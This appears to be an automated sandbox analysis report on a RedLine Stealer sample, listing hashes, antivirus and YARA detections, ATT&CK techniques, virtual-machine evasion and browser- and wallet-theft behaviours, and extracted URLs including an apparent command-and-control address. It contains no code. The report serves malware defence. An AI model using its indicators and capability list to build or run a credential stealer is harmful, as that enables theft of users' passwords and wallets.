ID: 356847
Sample Name:
SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.25862
Cookbook: default.jbs
Time: 17:47:00
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents

Analysis Report SecuriteInfo.com.Trojan.PWS.Siggen2....


Overview

General Information

Sample Name:	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.25862 (renamed file extension from 25862 to exe)
Analysis ID:	356847
MD5:	a6602f490e70a0c.
SHA1:	3864724e9136d3..
SHA256:	1733a30d0e7acb..
Tags:	RedLineStealer
Infos:	

Most interesting Screenshot:

Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Yara detected RedLine Stealer
- Found many strings related to Crypt…
- Machine Learning detection for samp…
- Queries sensitive disk information (v…
- Queries sensitive video device inform…
- Tries to harvest and steal browser in…
- Uses known network protocols on no…
- AV process strings found (often use…
- Checks if Antivirus/Antispyware/Fire…
- Contains functionality to check if a d…

Classification



- **System is w10x64**
- SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe (PID: 6472 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe' MD5: A6602F490E70A0C9846906944C01B1BA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.274704985.000000000502 0000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000001.00000002.274704985.000000000502 0000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000003.206836108.000000000075 C000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000001.00000003.206836108.000000000075 C000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.270171901.000000000236 3000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Click to see the 5 entries

Unpacked PEs


Source	Rule	Description	Author	Strings
1.2.SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.23a405e.4.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Source	Rule	Description	Author	Strings
1.2.SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.23a405e.4.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
1.2.SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.23a405e.4.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
1.2.SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.23a405e.4.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
1.2.SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.2310000.1.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 19 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Binary contains paths to debug symbols

Networking:

Uses known network protocols on non-standard ports

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Malware Analysis System Evasion:

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 3	Input Capture 1	Security Software Discovery 2 6 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Explo Redire Calls/
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 2 3	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 1 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 3 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe	75%	Virustotal		Browse
SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe	32%	Metadefender		Browse
SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe	76%	ReversingLabs	Win32.Trojan.Masslogger	
SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe	100%	Avira	HEUR/AGEN.1139343	
SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139343		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://service.r	0%	URL Reputation	safe	
http://www.geoplugin.net/json.gp?ip=https://api.ip.sb/geoipsecuritywaves-exchange	0%	Avira URL Cloud	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/CONTEXT.Models.Enums	0%	Avira URL Cloud	safe	
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://go.micros	0%	URL Reputation	safe	
http://go.micros	0%	URL Reputation	safe	
http://go.micros	0%	URL Reputation	safe	
http://tempuri.org/IRemotePanel/GetTasksResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/SendClientInfo	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://ns.adobe.c/go	0%	Avira URL Cloud	safe	
http://tempuri.org/0	0%	Avira URL Cloud	safe	
http://ns.adobe.cobjo	0%	Avira URL Cloud	safe	
http://support.a	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/IRemotePanel/GetSettingsResponse	0%	Avira URL Cloud	safe	
http://45.14.13.58:3214	0%	Avira URL Cloud	safe	
http://api.ip.sb	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/SendClientInfoResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/GetTasks	0%	Avira URL Cloud	safe	
http://https://icanhazip.com5https://wtfismyip.com/textCbot.whatismyipaddress.com/3http://checkip.dy	0%	Avira URL Cloud	safe	
http://ns.adobe.cobj	0%	URL Reputation	safe	
http://ns.adobe.cobj	0%	URL Reputation	safe	
http://ns.adobe.cobj	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://https://api.ip.sb	0%	Avira URL Cloud	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://https://helpx.ad	0%	URL Reputation	safe	
http://45.14.13.58:32144	0%	Avira URL Cloud	safe	
http://45.14.13.58:3214/	0%	Avira URL Cloud	safe	
http://checkip.dyndns.org	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/CompleteTaskResponse	0%	Avira URL Cloud	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/IRemotePanel/CompleteTask	0%	Avira URL Cloud	safe	
http://crl4.dig	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/GetSettings	0%	Avira URL Cloud	safe	
http://ns.ado/1o	0%	Avira URL Cloud	safe	
http://ns.ado/1	0%	URL Reputation	safe	
http://ns.ado/1	0%	URL Reputation	safe	
http://ns.ado/1	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ianawhois.vip.icann.org	192.0.47.59	true	false		high
api.ip.sb	unknown	unknown	true		unknown
whois.iana.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.14.13.58:3214/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, tmp2A87.tmp.1.dr	false		high
http://service.r	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://icanhazip.com	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, tmp2A87.tmp.1.dr	false		high
http://www.geoplugin.net/json.gp?ip=https://api.ip.sb/geoipsecuritywaves-exchange	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.274704985.000000005020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.datacontract.org	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ip.sb/geoip	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/envelope/	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000026E1000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.0000000000286B000.00000004.00000001.sdmp	false		high
http://schemas.datacontract.org/2004/07/CONTEXT.Models.Enums	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/envelope/D	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false		high
http://tempuri.org/	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000026E1000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.0000000000286B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ns.adobe.c/g	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000003.268740526.000000008713000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wtfismyip.com/text	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false		high
http://go.micros	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.274704985.000000005020000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false		high
http://tempuri.org/IRemotePanel/GetTasksResponse	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/IRemotePanel/SendClientInfo	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ns.adobe.c/go	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000003.256274496.000000008701000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://fpdownload.macromedia.com/get/shockwave/default/english/win95nt/latest/Shockwave_Installer_Sl	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270853707.000000000027B2000.00000004.00000001.sdmp	false		high
http://tempuri.org/0	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ns.adobe.cobjo	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000003.256274496.000000008701000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false		high
http://forms.real.com/real/realone/download.html?type=rpsp_us	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false		high
http://support.a	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/IRemotePanel/GetSettingsResponse	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.14.13.58:3214	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ipinfo.io/ip%appdata%	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.274704985.000000005020000.00000004.00000001.sdmp	false		high
http://api.ip.sb	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270752515.000000002796000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/IRemotePanel/SendClientInfoResponse	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exe	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270853707.00000000027B2000.00000004.00000001.sdmp	false		high
http://tempuri.org/IRemotePanel/GetTasks	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270853707.00000000027B2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://icanhazip.com5https://wtfismyip.com/textCbot.whatismyipaddress.com/3http://checkip.dy	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.274704985.000000005020000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ns.adobe.cobj	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000003.268740526.000000008713000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000002 6E1000.00000004.00000001.sdmp	false		high
http://schemas.datacontract.org/2004/07/	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ip.sb	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://helpx.ad	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://45.14.13.58:32144	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, tmp2A87.tmp.1.dr	false		high
http://checkip.dyndns.org	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/IRemotePanel/CompleteTaskResponse	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000002 6E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, tmp2A87.tmp.1.dr	false		high
http://bot.whatismyipaddress.com/	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270731371.000000002771000.00000004.00000001.sdmp	false		high
